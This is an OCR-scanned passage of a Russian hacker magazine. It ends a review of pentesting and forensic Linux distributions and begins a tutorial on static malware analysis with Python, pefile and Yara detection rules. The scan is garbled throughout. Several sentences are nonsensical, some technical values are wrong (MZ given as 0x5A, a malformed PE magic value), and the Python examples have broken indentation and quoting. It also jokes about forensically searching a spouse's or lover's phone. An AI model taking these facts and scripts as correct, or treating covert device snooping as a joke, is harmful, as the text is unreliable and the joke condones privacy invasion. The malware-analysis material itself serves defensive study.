Изначально этот дистрибутив был предназначен для нужд сетевой полиции и специалистов по реагированию на инциденты в области ИБ, поэтому еще одна сильная сторона DEFT — это конкурентная разведка, в том числе анализ взаимосвязей аккаунтов соцсетей.

Есть даже интересная утилита для обнаружения геолокации заданного аккаунта LinkedIn или Twitter. Я не смог проверить, насколько эффективно это работает в данный момент, но с определением принадлежности аккаунта к стране и городу она справляется.

В отличие от Kali Linux или Tsurugi, в DEFT защита от дурака встроена. Без должной подготовки почти ни один инструмент попросту не запустить, а без глубокого понимания работы защитных механизмов тут вообще делать нечего.

Буквально каждое приложение или опция требует прав root, так что не спеши сразу запускать все подряд или создавать непривилегированного пользователя.

Также я обнаружил «подарочек»: несколько репозиториев, откуда DEFT берет обновы, закрыты ключами. Пару дней я рылся по форумам, пока не нашел, откуда запросить данные, да и сами ключи тоже нашлись.

В итоге эта система хороша для форензики и расследования инцидентов, в особенности если есть физический доступ к носителям информации — будь то диск, флешка или смартфон (хакера, начальника, сотрудника, конкурента, жены, любовницы, ее бати — нужное подчеркнуть).


TSURUGI

- **Первый релиз:** 2018 год
- **Основан на:** Ubuntu
- **Платформы:** x86 (частично), x64
- **Графическая оболочка:** MATE

Скачать

Этот дистрибутив вообще не очень известен в кругах ИБ-специалистов — возможно, из-за своей молодости. Однако Tsurugi — детище, рожденное совместными усилиями создателей DEFT и Kali. Что из этого вышло? Давай посмотрим!

Tsurugi (это слово означает двуручный японский меч) создан на основе Ubuntu, в качестве GUI используется MATE. Предназначен он больше для форензики или OSINT, нежели для пентеста, однако его инструментарий, как и некоторые особенности, позволяют использовать его и в этом направлении. Изначально система поставляется в режиме live-образа, но при желании можно произвести постоянную установку.




Стандартный рабочий стол

Войдя в систему, видим несложный GUI, предусмотрительно обвешанный со всех сторон виджетами показателей загрузки процессора, жестких дисков, оперативной памяти, скорости сети и прочего.

Да, рука создателей Kali тут довольно сильно заметна. В глаза сразу бросается обилие предустановленных инструментов, которые нужны далеко не всегда. При этом интерфейс системы выглядит более чем минималистично и компактно. А вот логика работы системы безопасности, как и работы с вебом или защиты от отслеживания, основана на лучших практиках DEFT.

Весь основной арсенал расположен в Applications → TSURUGI.



Меню Tsurugi

Здесь и работа с образами, и анализ вредоносов, и восстановление данных, и, как упоминалось, набор утилит для OSINT.

Стоит иметь в виду, что эта ОС, как и Kali, не имеет защиты от кривых рук. Она подойдет тем, кто имеет хорошие навыки работы с Linux и действует предусмотрительно и вдумчиво. Как и положено острому японскому мечу!

Обширный инструментарий позволяет использовать систему как мультитул для широкого спектра задач. Пусть Tsurugi и немного смахивает на Kali, серьезные различия все равно имеются. При том что некоторые из утилит так же, как и в Kali, работают некорректно или не работают вообще, процент проблемных тулз здесь намного меньше, и видно, что об этом кто-то заботится.

Если по каким-то причинам ты не хочешь использовать Kali, то Tsurugi станет достойным инструментом в твоем наборе. Пять звезд не поставим как минимум потому, что один из авторов этого обзора отложил кирпич от звука меча при старте ОС... Впрочем, давай не будем о грустном.

Продолжение статьи →

БОЕВОЙ LINUX

ОБЗОР САМЫХ МОЩНЫХ ДИСТРИБУТИВОВ ДЛЯ ПЕНТЕСТОВ И СЕТИ

PARROT

- **Первый релиз:** 2013
- **Основан на:** Debian
- **Платформы:** x86, x64, ARM
- **Графическая оболочка:** MATE

Скачать

Этот красивый дистрибутив Linux основан на Debian и разработан командой Frozebite специально для тестов безопасности компьютерных систем, поиска и оценки различного рода уязвимостей.

Что на внутри? В качестве окружения рабочего стола здесь все тот же MATE. Опыт использования (субъективно) приятный.

Сверху, в разделе Application, ты найдешь утилиту **Anon Surf**. Одна из особенностей Parrot — в ней предусмотрены некоторые средства анонимизации, и при выборе Anonsurf будет весь трафик системы будет перенаправлен через Tor. В этом же разделе есть возможность использовать DNS проекта **OpenNIC** — это внеправительственная альтернатива реестрам доменов верхнего уровня. Здесь же, выбрав параметр Check IP, можно проверить текущий внешний IP.

Второй раздел — Cryptography. Здесь стоит обратить внимание на утилиту **GPA** — графический интерфейс к инструменту пароль, предназначенный для шифрования информации и создания электронных цифровых подписей. Это, по сути, альтернатива шифрованию PGP. А если тебе нужен GPG, то под рукой будет утилита **zulaCrypt** — аналог WinCrypt, который позволяет шифровать папки, разделы, флешки и прочее.

Следующий (и самый интересный) раздел — Parrot. В нем собраны именно те утилиты для тестирования защищенности компьютерных систем, из-за которых эта ОС попала в наш обзор. Многие из представленных утилит нам уже известны по Kali Linux, но есть и уникальные.

Подробнее остановься бы остановиться на вкладке «Интернет». Здесь мы видим предустановленный **Tor Browser** и битковый кошелек **Electrum**, а также утилиту **XSSer** — фреймворк для обнаружения и эксплуатации XSS-уязвимостей в веб-приложениях. Тут же есть почтовый клиент **Claws Mail**, это полноценный почтовый клиент с поддержкой шифрования GPG. Бонусом идет **Ricochet IM** — децентрализованный анонимный мессенджер, работающий через сеть Tor.

Это, пожалуй, все особенности Parrot Security ОС, о которых хотелось бы рассказать. Как видно, Parrot ОС подходит не только для тестов на проникновение, она может и служить ОС для ежедневного использования тем, кто знает, зачем им это нужно.

Нам Parrot показалась качественно и удобно сделанной ОС. Приятно работать с системой, где не нужно предварительно починить инструменты.

BLACKARCH

- **Первый релиз:** неизвестно
- **Основан на:** Arch
- **Платформы:** x64
- **Графическая оболочка:** отсутствует, есть несколько менеджеров рабочего стола

Скачать

BlackArch — самый крупный по объему образа дистрибутив. Актуальная версия занимает больше 14 Гбайт! Загружать, кстати, при желании можно через торрент, и скорость много.


Оцени дружелюбие интерфейса: если тебе удалось выжать этого монстра и запустить его, нужно ввести логин и пароль, о которых ты должен прочесть на сайте в инструкции по установке (это root/blackarch, если что). При пре-пользовательстве, видимо, забыли.

Дальше: после логина не видно никаких намеков на меню или что-то в этом роде. Перед нами практически голый Fluxbox, поэтому оно вызывается по клику правой кнопкой мыши в любом месте рабочего стола.

Группы приложений BlackArch

Все приложения удобно разложены по категориям в подменю blackarch основного меню. Представлены 49 категорий, в которых есть инструменты на любой случай жизни. Навигация по меню с помощью мыши, как в Windows? О нет, в этом дистрибутиве про мышь смело можно забыть. Только взглядырка, тонко вздохнул? Сделать что-нибудь с ней, разумеется, ты решил связаться с "тик-сис"темами и взломом, глупо расслучшать на что-то другое.

Что касается собственно инструментов, то тут представлены всякие популярные и не очень тулзы для взлома, включая, конечно, такие знаковые, как **Metasploit** и **BeEF**. **XSS**. Делать обзор всех инструментов этого поистине огромного набора — занятие еще более безнадежное, чем в случае с Kali и Parrot. Так что я пройдусь по верхам, а ты, если будет интересно, сможешь углубиться в чтение документации настолько, насколько посчитаешь нужным.



Wine этакий!

BlackArch не стесняется использовать Wine для запуска некоторых «нередных» приложений. В качестве примера — **mft2csv** (на скриншоте выше), который парсит MFT файловой системы NTFS для дальнейшего анализа. В наличии имеется и Java (OpenJDK 14.0.1).

MSF ТОЖЕ НА МЕСТЕ

Терминал, как и в целом графическая оболочка системы, выглядит уныло, зато версии софта актуальны. С одной стороны, кажется, что хотели сделать как в винде: кидаешь, с другой — система все же вполне юзабельна, хотя и требует серьезных навыков.

В общем, если ты не готов пробираться через мнимое поле конфигов, аргументов при запуске софта, гуглежа на каждый чих и прочие прелести этого мультипута — смотри в сторону Kali и Parrot, там хоть что-то можно сделать без настойного отрывания. К новичкам BlackArch: более чем недружелюбна. И, всем пень, не вздумай ставить ее как основную.

BACKBOX

- **Первый релиз:** 2010
- **Основан на:** Ubuntu
- **Платформы:** x64
- **Графическая оболочка:** Xfce

Скачать

И под конец — еще один дистрибутив, стоящий особняком от остальных. BackBox не претендует на звание лучшего хакерского мультипута, зато он как нельзя лучше подходит для повседневного использования. Графическая оболочка тут Xfce, что минимизирует потребление системных ресурсов. С сайта доступны для скачивания два варианта — ISO и Torrent. Образа для виртуальных машин нет.

BackBox основан на Ubuntu (точнее, Xubuntu), что делает удобным его использование как домашней ОС, к тому же по Ubuntu доступна куча документации и форумов с ответами на распространенные вопросы. Тут нет каких-то тяжких ядра, так что никакие махинации ничего не испортят. Такие особенности делают этот дистр прекрасным выбором для начинающего пентестера.

Меню BackBox Linux 7

Инструментов из коробки поставляется не так и много, всего около 200 штук, но для первых шагов в ИБ вполне достаточно. В остальном BackBox — это просто Xubuntu со всеми его **багами** фичами и функциями.

Важный плюс, на которое не могу не обратить внимание, — все инструменты очень удобно сгруппированы в меню. Даже если ты не знаешь ни одного инструмента, например, для атак на Wi-Fi, ты с легкостью найдешь их.

Сказать больше особо нечего, просто пользуйся на здоровье.

СВОДНАЯ ТАБЛИЦА

Дистрибутив	Графическая оболочка	Основан на	Год выпуска	Платформы
NST	MATE	Fedora	2003	x64
Kali	Xfce	Debian	2013	x86, x64, ARM, VirtualBox
DEFT	LXDE	Ubuntu	2005	x86
Tsurugi	MATE	Ubuntu	2018	x86 (частично), x64
Parrot	MATE	Debian	2013	x86, x64, ARM
BlackArch	-	Arch	?	x64
BackBox	Xfce	Ubuntu	2010	x64

ВЫВОДЫ

Тут должны были быть лекция, что недопустимо использовать большинство из этих дистрибутивов как основную ОС, но ее не будет. Пробуй разные дистры, выбирай тот, что ближе тебе по духу, а желаем тебе удачи. А еще — чтобы из-за использования этих дистрибутивов тебе никогда не пришлось недавние заметки об отмазках в суде. ■

МАЛВАРЬ НА ПРОСВЕТ

УЧИМСЯ БЫСТРО ИСКАТЬ ПРИЗНАКИ ВРЕДОНОСНОГО КОДА

Представь, что на твоем компьютере возник неизвестный исполняемый файл, но отправлять его на проверку в VirusTotal ты почему-то не хочешь. Например, потому что он может уйти в исследовательскую лабораторию, где его прочитают и изучат. В этой статье я покажу тебе, как провести такое исследование самостоятельно.

В целом, если говорить про анализ исполняемых файлов, можно выделить два подхода — это статический анализ и динамический анализ.

Статический анализ предполагает анализ файла без его запуска на выполнение. Он может быть базовым — в этом случае мы не анализируем непосредственно исходную программу в файле, а производим поиск нетипичных для обычных файлов артефактов (например, таких как строки или названия в последовательности API-функций), либо расширенным — в этом случае файл дизассемблируется и производится исследование инструкций, поиск их характерных для вредоносных программ последовательностей и определение того, что именно делает программа.

Динамический анализ заключается в исследовании файла с его запуском в системе. Он тоже может быть базовым и расширенным. Базовый динамический анализ — это исследование файла с его запуском без использования средств отладки, не замаскировать отслеживание событий, связанных с этим файлом (например, обращения к реестру, дисковые операции, взаимодействие с сетью и т. п.). Расширенный динамический анализ заключается в исследовании поведения запущенного файла с применением средств отладки.


В этой статье я расскажу о базовых техниках статического анализа. Его преимущества в:

- позволяет получить результат достаточно быстро;
- безопасен для системы при соблюдении минимальных мер предосторожности;
- не требует подготовки специальной среды.

Основной недостаток базового статического анализа — это его низкая эффективность при анализе и распознавании сложных вредоносных программ, которые применяют известные злоумышленникам или используют полное либо частичное шифрование файла с применением продвинутых техник.

ИНСТРУМЕНТАРИЙ
HEX-редакторы

Один из основных инструментов статического базового анализа — это HEX-редактор. Их много, но в первую очередь необходимо отметить Ninja. Это бесплатный редактор и бесплатно. Помимо непосредственно функций HEX-редактора, в нем реализовано еще много дополнительных возможностей, связанных с анализом файла: это и дизассемблер, и отладчик, и сценарный интерпретатор, и эмулятор, и анализатор заголовка исполняемых файлов. Главный недостаток — все это не бесплатно (хотя и весьма недорого — от 555 рублей).



Ninja Code Editor

Если не хочется тратить деньги, то можно обратить внимание, например, на Hex Editor Neo (есть бесплатная версия) или на HxD Hex Editor.

Детекторы упаковщиков

Если есть подозрение, что файл упакован, то с помощью детекторов упаковщиков можно попытаться определить, какой упаковщик при этом использовался, и попробовать распаковать исследуемый файл. Доктор время безусловным лидером здесь была программа PEiD, и в принципе можно использовать и ее, но она поддержана давно проходила и новых сигнатур для определения типов упаковщика уже никто не выпускает. Альтернатива — Exeinfo PE.

Exeinfo PE

Эта программа, помимо детекта упаковщиков, имеет еще много других функций для анализа исполняемых файлов Windows, и до многих случаев можно обойтись ей одной.

Специализированные утилиты для исследования исполняемых файлов Windows

Программа CFF Explorer из пакета Explorer Suite — это настоящий швейцарский нож для исследования PE-файлов: с ее помощью можно получить дамп конкретного раскрывающий информацию обо всех компонентах структуры PE-файла и, помимо прочего, может служить HEX-редактором.

CFF Explorer

Так что настоятельно рекомендую CFF Explorer, тем более что программа бесплатная.

Python-модуль pefile


Python-модуль pefile позволит обойтись при анализе PE-файлов исключительно интерпретатором Python. С ним практически все операции по базовому статическому анализу можно сделать, используя пулы написанных небольших скриптов. Единственное, что всего этого в том, что заниматься исследованием PE-файлов можно и Linux.

Модуль присутствует в PyPI, и установить его можно через pip:

```
pip install pefile
```

Yara

Ну и в завершение всего списка полезных утилитой и востребованных инструментов, ставший своеобразным стандартом в среде антивирусной индустрии, — проект Yara. Разработчики позиционируют его как инструмент, который поможет исследователям малвари идентифицировать и классифицировать вредоносные сэмплы. Исследователь может создать описание для каждого типа малвари в виде так называемых правил, используя тексты или бинарные паттерны.



- Актуальная версия Yara
- Англоязычная справка по написанию правил
- Перевод справки на русский (обратите внимание — он сильно устарел)

МЕРЫ ПРЕДОСТОРОЖНОСТИ

Чтобы обезопасить систему при проведении базового статического анализа подозрительных файлов, необходимо:


- установить запрет на операции чтения и выполнения анализируемого файла (исходная «безопасность» в контексте меню «Свойства»);
- сменить разрешение файла с exe на какое-нибудь другое (или вообще убрать расширение анализируемого файла);
- не читать/открывать файл текстовыми процессорами и браузерами.

Можно обойтись и виртуальной машиной и не использовать виртуальную среду, хотя для полной безопасности можешь установить, например, Virtual Box и перенести анализ в нем тем более что при динамическом анализе без виртуальной как правило, не обойтись.

ОПРЕДЕЛЕНИЕ ТИПА ФАЙЛА

Я думаю, тебе известно, что признак PE-файла в Windows — это не только расширение .exe, но и .dll или .sys. Внутри него содержится и другие отличительные черты. Первая из них — это сигнатура из байт вида **MZ** (или 0x5A). Она в шестнадцатеричном представлении в самом начале файла. Вторая — сигнатура такая же двух байт **PE** и даже нулевых байтов следом (или 0x50, 0x45, 0x00). Данной последовательности расположена в файле.

Смещение этой сигнатуры относительно начала файла записано в так называемом поле данных в поле **e_lfanew**, которое находится по смещению 0x3c от начала файла.



- Описание формата PE на сайте Microsoft
- Исходники Portable Executable (Codeby.net)

По большому счету нагляднее этих двух сигнатур в файле и подрисовщик расширение свидетельствует о том, что перед нами именно PE-файл, однако при желании можно проверить еще значения поля Magic опционального заголовка (Optional Header). Это значение находится по смещению 0x 18 относительно начала сигнатуры **PE**. Значение этого поля определяет разрядность исполняемого файла:

- значение 0x0B0 говорит о том, что файл 32-разрядный (помни, что нужно в расчетах делать с обратной последовательностью байтов, значит на самом деле сигнатура будет выглядеть как 0x0B01);
- значение 0x020b говорит о том, что файл 64-разрядный.

Посмотреть это все можно несколькими способами. Первый — с помощью HEX-редактора:

Скриншот CFF Explorer для сравнения с Ninja

Второй — использовать CFF Explorer или Exeinfo PE. Они наглядно показывают значения указанных сигнатур.

Третий способ — использовать возможности Python, запустив такой скрипт:

```
with open(<путь к файлу>, 'rb') as file:
  # прочитаем первые 1000 байт файла (больше и не надо)
  buffer = file.read(1000)

  e_lfanew = int.from_bytes(buffer[0x3c:0x40], byteorder='little')
  mz_signature = buffer[0:0x2]
  pe_signature = buffer[e_lfanew:e_lfanew + 0x4]
  magic = buffer[e_lfanew + 0x18:e_lfanew + 0x1a]
  if mz_signature == b'MZ' and pe_signature == b'PE\x00\x00':
  if magic == b'\x0B\x01':
    print('Файл', <путь к файлу>, 'является исполняемым PE32 файлом Windows.')
  elif magic == b'\x0B\x02':
    print('Файл', <путь к файлу>, 'является исполняемым PE64 файлом Windows.')
  else:
    print('Файл', <путь к файлу>,'не является PE файлом Windows.')
```

Или можешь использовать вот такое правило для Yara:

```
import "pe" //импортируем Yara-модуль pe
rule is_pe_file
{
  strings:
    $MZ_signature = "MZ"

  condition:
    ($MZ_signature at 0) and (pe.is_32bit() or pe.is_64bit())
}
```

ПОИСК В VIRUSTOTAL ПО ХЕШУ

Отправить на VirusTotal для проверки можно не только сам файл, но и его хеш (md5, sha1 или sha256). В этом случае, если такой же файл уже анализировался VirusTotal выдаст результаты этого анализа, при этом сам файл на VirusTotal мы не засветим.

Думаю, на этапе хеш файла, не помешало знать, в крайнем случае можно написать небольшой скрипт на Python:

```
import hashlib
with open(<путь к файлу>, 'rb') as file:
  buffer = file.read()
  print('md5 =', hashlib.md5(buffer).hexdigest())
  print('sha1 =', hashlib.sha1(buffer).hexdigest())
  print('sha256 =', hashlib.sha256(buffer).hexdigest())
```

Результат подсчета хеша шлем на VirusTotal либо применяем мои рекомендации из статьи «Готовим проверки. Используем API VirusTotal в среде скриптов» и автоматизируем этот процесс с помощью небольшого скрипта на Python:

```
import sys
import requests

# будем использовать 2-е версию API VirusTotal
api_url = 'https://www.virustotal.com/vtapi/v2/file/report'
# не забудь свой ключ доступа к функции VirusTotal
params = dict(apikey=<ключ доступа к API VirusTotal>, resource=str(
sys.argv[1]))

response = requests.get(api_url, params=params)
if response.status_code == 200:
  result = response.json()
  if result['response_code'] == 1:
    print ('Обнаружено', ', result['positives'], '/', result['total'])
    print('Результаты сканирования: ')
    for key in result['scans']:
      print ('\t', key, ':', ', result['scans'][key]['result'])
  elif result['response_code'] == 0:
    print ('Запрашиваемый объект отсутствует в базе VirusTotal. ')
  elif result['response_code'] == 8:
    print ('Ошибка ответа VirusTotal.')
else:
  print ('Ошибка ответа VirusTotal.')
```

Как видишь, скрипт получает значение хеша, передаваемого в виде аргумента командной строки, формирует все нужные запросы для VirusTotal и выводит результаты анализа.

Если VirusTotal выдаст в ответ какие-нибудь результаты анализа, это значит, что исследуемый файл уже кто-то запускал для анализа и его можно загрузить туда повторно и получить более актуальные результаты, чем мне анализ можно с запросить. Но вот если VirusTotal не найдет файла в базах, тогда есть смысл его загрузить.

Продолжение →

МАЛВАРЬ НА ПРОСВЕТ

УЧИМСЯ БЫСТРО ИСКАТЬ ПРИЗНАКИ ВРЕДОНОСНОГО КОДА

ПОИСК И АНАЛИЗ СТРОК

Некоторые строки внутри файла могут явно свидетельствовать о его злонамеренности, а иногда по ним даже понятно, что конкретно он делает. Например, URL или IP-адреса внутри файла подскажут, что она взаимодействует с какими-то серверами (их, кстати, тоже можно пробить через VirusTotal на вредоносность).

Могут попадаться и строки с ключами реестра. Например, вот такие пути будут явно указывать на желание файла закрепиться в системе надолго:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
```

Скорее всего, вместе с такими строками в секции импорта найдутся и запросы к функциям API, которые манипулируют ключами реестра.

Строки можно напрямую поискать с помощью HEX-редактора, а можно использовать консольную утилиту Strings из состава Sysinternals Suite, которая выводит весь текст, что найдет в файле. Строкой утилита считает любую последовательность из трех и более символов ASCII или Unicode, которая завершается нулевым символом.

Кроме URL, IP и ключей реестра стоит обратить внимание на следующие разновидности текстовых данных.

- Строки с именами процессов антивирусных программ и различных утилит исследования системы (например, `avp.exe` для Касперского, `ekrn.exe` для ESET, `drweb32.exe` для DrWeb или `procexp.exe` для Process Explorer из состава Sysinternals Suite). Они могут свидетельствовать о том, что программа ищет эти процессы и собирается их завершить.
- Строки с именами процессов средств виртуализации (например, `VBoxTray.exe` или `VBoxService.exe` для Virtual Box, `prl_cc.exe` или `prl_tools.exe` для Parallels, `vmsrvc.exe` или `vmusrvc.exe` для Virtual PC) могут означать, что программа пытается определить, что ее запускают в виртуальной машине.
- Строки с именами процессов браузеров (`iexplore.exe`, `firefox.exe`, `chrome.exe` и т. п.) — возможно, признак внедрения кода в эти браузеры. Это может понадобиться для перехвата трафика или вводимой информации. Как вариант, программа может пытаться загрузить расширение или даже использовать целевой эксплоит для браузера.
- Строки с именами системных процессов (`explorer.exe`, `svchost.exe` и т. д.) могут быть признаком попыток внедрения вредоносного кода в эти процессы либо признаком запуска вредоносных процессов под видом системных. Иногда для поиска и манипуляций с процессом `explorer.exe` используют имя его окна — `progman`. Стоит поискать и его.
- Строки подозрительного содержания. Например, что-нибудь типа `keylogger.txt` или `Portscanner startip`.

Для Yara можно написать универсальные правила, которые помогут искать строки, применив регулярные выражения. Например, для поиска URL или IP в файле можно написать так:

```
rule URL
{
  strings:
    $url = /(https?:\/\/)?([\w\.]+)\.([a-z]{2,6}\.?)(\/[\w\.]*)*\/?/ 
wide ascii

  condition:
    $url
}

rule IP
{
  strings:
    $ip = /([0-9]{1,3}\.){3}[0-9]{1,3}/ wide ascii

  condition:
    $ip
}
```

Создатели некоторых вредоносов специально шифруют строки, но серьезные алгоритмы шифрования в таких случаях — это редкость. Так что шифровки можно поискать консольной утилитой Floss (FireEye Labs Obfuscated String Solver). Как и Strings, она ищет строки в файле, но иногда позволяет найти обфусцированные или зашифрованные варианты.

WWW

Подробнее об использовании Floss в блоге FireEye

Часто вирусописатели не заморачиваются и шифруют строки при помощи XOR. Такие строки легко найти при помощи правила для Yara.

```
rule xor_string
{
  strings:
    $string = "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" 
xor

  condition:
    $string
}
```

Такое правило будет искать в файле строку с ключом реестра, поксоренную произвольным байтом. К сожалению, с регулярными выражениями модификатор **xor** применить нельзя.

INFO

Еще одна удобная программа для поиска строк — это pestudio. Она отмечает все подозрительные строки, на которые стоит обратить внимание.

АНАЛИЗ ИНФОРМАЦИИ PE-ЗАГОЛОВКА

При компиляции PE-файла в него включается заголовок (PE-header), который описывает структуру файла. При выполнении файла загрузчик ОС читает информацию из этого заголовка, а затем копирует содержимое файла в память и передает ему исполнение.

Заголовок PE содержит в себе много информации, например по какому адресу PE-файл должен быть загружен в память, адрес запуска (он же — точка входа), списки библиотек, функций и ресурсов, которые файл будет использовать. Так что изучение заголовка дает при исследовании очень много.

Анализ таблицы импорта

Большинство программ, в том числе вредоносных, используют API-функции, которые предоставляет операционная система. Их код содержится в разных DLL, откуда их и импортирует исполняемый файл. Собственно, перечень этих функций, содержащийся в заголовке, — это один из самых полезных фрагментов информации при исследовании. Стоит на него взглянуть, и уже примерно понимаешь, что делает программа.

Все это можно посмотреть в так называемой таблице импорта. Например, при помощи CFF Explorer.

Таблица импорта в CFF Explorer

Или можно использовать Hiew.





Таблица импорта в Hiew

Как вариант, здесь во всей красе может показать себя Python-модуль pefile. Для вывода секции импорта можно использовать такой скрипт:

```
import pefile
# не забудь указать реальный путь к исследуемому файлу
pe = pefile.PE(<путь к файлу>)
if hasattr(pe, 'DIRECTORY_ENTRY_IMPORT'):
  for dll_entry in pe.DIRECTORY_ENTRY_IMPORT:
    print(dll_entry.dll.decode('utf-8'))
  for api_entry in dll_entry.imports:
    print('\t' + api_entry.name.decode('utf-8'))
else:
  print('Файл не содержит секцию импорта.')
```



Вывод таблицы импорта с помощью скрипта на Python

Вот наиболее популярные DLL, которые встречаются в любых программах:

- **kernel32.dll** — содержит базовые функции: доступ и управление памятью, работа с файлами и устройствами;
- **advapi32.dll** — обеспечивает доступ к ключевым компонентам Windows (диспетчер служб, реестр), а также содержит API-функции криптографической подсистемы Windows;
- **user32.dll** — содержит компоненты графического интерфейса;
- **gdi32.dll** — содержит функции графических операций;
- **winnet.dll** — содержит высокоуровневые сетевые API-функции, реализующие такие протоколы, как FTP, HTTP и NTP.

На что стоит обратить внимание при исследовании таблицы импорта?

В первую очередь — на наличие библиотек ntdll.dll, wsock32.dll и ws2_32.dll. Эти библиотеки редко встречаются в обычных программах, поскольку содержат в себе низкоуровневые API-функции.

- ntdll.dll содержит функции доступа к компонентам системы. Если встретишь импорт API из этого DLL, это может означать, что программа пытается перехватывать системные функции, реализует разные антиотладочные приемы, манипулирует процессами, мешает антивирусам и т. п.
- wsock32.dll и ws2_32.dll содержат низкоуровневые API-функции для работы с сокетами. Они обычно используются в узкоспециализированном ПО — и если встретятся при анализе обычной программы, это должно насторожить.

Наличие библиотеки advapi32.dll и криптографических API-функций вроде **CryptGenKey**, **CryptEncrypt**, **CryptDecrypt** и подобных сразу вызывает подозрение, что перед нами очередной шифровальщик-вымогатель. Создатели таких программ часто используют стандартные крипто-API, а не придумывают собственные реализации.

Наличие этой же библиотеки вкупе с вызовом функций работы с реестром (типа **RegCreateKeyEx**, **RegEnumKeyEx**, **RegDeleteKeyExA** и т. п.) говорит о манипуляциях с реестром и возможной записи в автозагрузку. Подтверждает это наличие строк с соответствующими ключами реестра.

Также стоит обратить внимание на слишком маленький импорт или его отсутствие. Это крайне нетипично для обычных программ. Также не совсем типично присутствие в импорте связки **LoadLibrary** и **GetProcAddress** (либо **LdrLoadDll** и **LdrGetProcAddress**). Это однозначно говорит о реализации так называемого импорта времени выполнения (в отличие от динамического импорта, когда все импортируемые функции перечислены в секции импорта) и свидетельствует о попытке скрыть настоящее назначение файла. Либо это может говорить о том, что файл упакован.

INFO

